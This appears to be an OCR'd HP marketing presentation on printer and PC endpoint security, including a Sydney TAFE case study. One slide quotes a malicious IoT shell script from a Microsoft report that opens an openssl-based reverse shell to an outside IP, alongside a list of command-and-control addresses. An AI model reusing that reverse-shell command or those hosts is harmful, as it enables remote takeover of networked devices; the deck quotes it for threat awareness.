
Transform Endpoint Security with the World's Most Secure PCs and Printers

Jacky Cheung
Market Development Manager

Jan 13, 2020

Get the world's most secure PCs and Printers

HP PCs and Printers are engineered with hardened security features to protect and recover from cyberattacks before they become headlines.




Today’s printers act a whole lot like PCs


- Print infrastructure is now viewed as one of the top security risks by organizations*

- Hardware
- Email
- Network access
- Firmware and software
- Internet


Perceived Level of Security Risk



MFP Security Vulnerabilities



Microsoft's Threat Intelligence Report – August 2019



IoT Devices (Printers, VOIP Phone, DVRs) are being used as entry points into the corporate networks

---

#!/bin/sh

export [IOT Device] ="-qws-display :1 -nomouse"

echo 1|tee /tmp/.c;sh-c '(until (sh-c "openssls_client-quiet -host 167.114.153.55 -port 443 |while : ; do sh&& break; done| openssls_client-quiet -host 167.114.153.55 -port 443"); do (sleep 10 && cn=$((`cat /tmp/.c`+1)) && echo $cn|tee/tmp.c&& if [$cn-ge30]; then (rm /tmp/.c;pkill-f 'openssl'); fi);done)&' &

--end contents of file—

- 167.114.153.55, 94.237.37.28, 82.118.242.171, 31.220.61.251, 128.199.199.187
- https://msrc-blog.microsoft.com/2019/08/05/corporate-iot-a-path-to-intrusion

Call to Action -Recommendations from Microsoft and OEMs

- IT Asset Management
- Custom security policy
- Anti-Malware / OS Security
- Patching
- Hardening, Secure Configuration
- Network security (802.1x, Internet Exposure etc)
- Reports (Audits, Compliance reports)
- 3rd Party contracts

Anti-malware technology in HP Printers / MFDs

- Monitors outbound network connections (packets)
- Detects anomalous network behavior
- Learns what's normal, then inspects and stops suspicious packets
- User-defined DNS whitelist
- Monitors DNS activity to detect attempts to contact Command & Control server
- Triggers a reboot to initiate self-healing procedures without IT intervention
- Creates security events that can be integrated with a SIEM,

[1]Includes device, data and document security capabilities by leading managed print service providers. Based on HP review of 2015-2016 publicly available information on security services, security and management software and device embedded security features of their competitive in-class printers. For more information visit: www.hp.com/go/MPSsecurityclaims or www.hp.com/go/mps.

HP Printer / MFD Security Dashboard

Security Manager | Dashboard | Tasks | Policies | Devices | Reports


Dashboard

Today 01 Mar 2016 | 10:05 AM

Refresh | Download

Fleet (200 Devices)

Assessment Status



Total: 200 Devices

Assessed

- Passed: 76% (130)
- High Risk Failure: 1% (3)
- Medium Risk Failure: 9% (15)
- Low Risk Failure: 1% (2)

Not Assessed

- Not Assessed: 15% (30)

Not Assessed Status

Total: 15% (30 of 200 Devices)

- Good: 16% (5)
- Error: 66% (20)
  - Connection Refused: X% (x)
  - Credentials Failed: X% (x)
  - Device Not Authorized: X% (x)
  - Device Not Supported: X% (x)
  - General Error: X% (x)
  - Hostname Resolution Error: X% (x)
  - License Required for Assessment: X% (x)
  - Network Connection Error: X% (x)
- No Information: 16% (5)

Licensed: 200 Devices
Unlicensed: 0 Devices

License Information
Used: 200, Available: 1800, Days Remaining:245


UNIQUE HARDWARE - UNMATCHED PROTECTION

BIOS Rootkits like **LoJax**	Viruses that take down OS defenses like **H1N1**	Wiper attacks like **NotPetya**	Web-borne or Office malware like **WannaCry**	Shoulder surfing and **Visual Hacking**
				
HP SURE START[1]	**HP SURE RUN[2]**	**HP SURE RECOVER[3]**	**HP SURE CLICK[4]**	**HP SURE VIEW[5]**
The world's first **SELF-HEALING BIOS** Others can detect, but HP Sure Start can **RECOVER**!	Built-in **HARDWARE-ENFORCED RUNTIME PERSISTENCE** for your PC's key security processes	**SECURE AND AUTOMATED RECOVERY** on the world's first and only PCs with a firmware-embedded self-healing system image[28]	**SECURE WEB BROWSING** to protect against most common attack methods and attachment viewing	Protect against **INTEGRATED PRIVACY SCREEN[6]**

HARDWARE-ENFORCED RESILIENCE AGAINST…

HP Proactive Security plans

DaaS Proactive Security features	Standard Self-Managed	Enhanced HP-Managed
Real-time malware threat protection: • Email attachment protection • Phishing link protection • Download protection • Corporate website whitelisting support for IT	√	√
HP TechPulse reporting and analytics: • Protection status and gaps by time • Most impacted users and devices by prevented threats • Threats by type and source (summary/details), and over time	√	√
HP-managed service: • Analysis of threats by Service Experts[4] • Detailed, malware kill chain analysis[27] • Enforcement of isolation protection on endpoints		√



Purchasers of HP DaaS Proactive Security[1] in the U.S receive the Aon CyQu self-assessment and security score. $0 retainer and one-hour consultation included with optional incident response services from Aon. HP onboarding service representatives will provide instructions.

Case Study

Sydney TAFE closes security gaps across 1,000 – strong print estate

Challenge

With printers/MFPs becoming increasingly connected to the network, there are risks to students' personal information and confidential staff information being leaked

The Australian Department of Defense identified printers and MFPs as a potential source of cybersecurity incidents

Solution

HP delivered a Print Security Advisory Service. A three-day risk assessment

The workshop helps discover security blind spots and inefficiencies across Sydney TAFE's printing and imaging fleet

The workshop educated key stakeholders on threats and helping Sydney TAFE reach consensus on the goals of a new printing security strategy

[1]Includes device, data and document security capabilities offered by print competitors. Based on review of 2015-2016 publicly available information on security services, security and management software and device embedded security features of their competitive in-class printers. For more information visit: www.hp.com/go/MPSsecurityclaims or www.hp.com/go/mps.

Key Take Away

HP Secure Print Analysis

Are your printers easy prey?

Answer a few quick questions to find out how your print security rates. Then see what you can do to bite back at hackers like The Wolf.

START NOW

Get your rating and a personalized checklist

Your personalized security rating

See how your organization's security policies compare with 167 Asia Pacific IT Managers from our 2018 survey conducted by Spiceworks.

Your checklist

Policy recommendations are based on the NIST cybersecurity framework for devices like printers in order to prevent, detect and respond to cyber attacks.

Status of the industry

Get a copy of the whitepaper 'Printer Security, The New IT Imperative' based on the survey of 500 IT Managers conducted by Spiceworks in May 2018.

TAKE THE SURVEY

[1]Includes device, data and document security capabilities by leading managed print service providers. Based on HP review of 2015-2016 publicly available information on security services, security and management software and device embedded security features of their competitive in-class printers. For more information visit: www.hp.com/go/MPSsecurityclaims or www.hp.com/go/mps.

THANK YOU

Should you have any further Questions, please feel free to Contact :

Jacky Cheung
Market Development Manager
HP Inc Hong Kong Limited

TEL : 852 60740307
Email : jacky.cheung@hp.com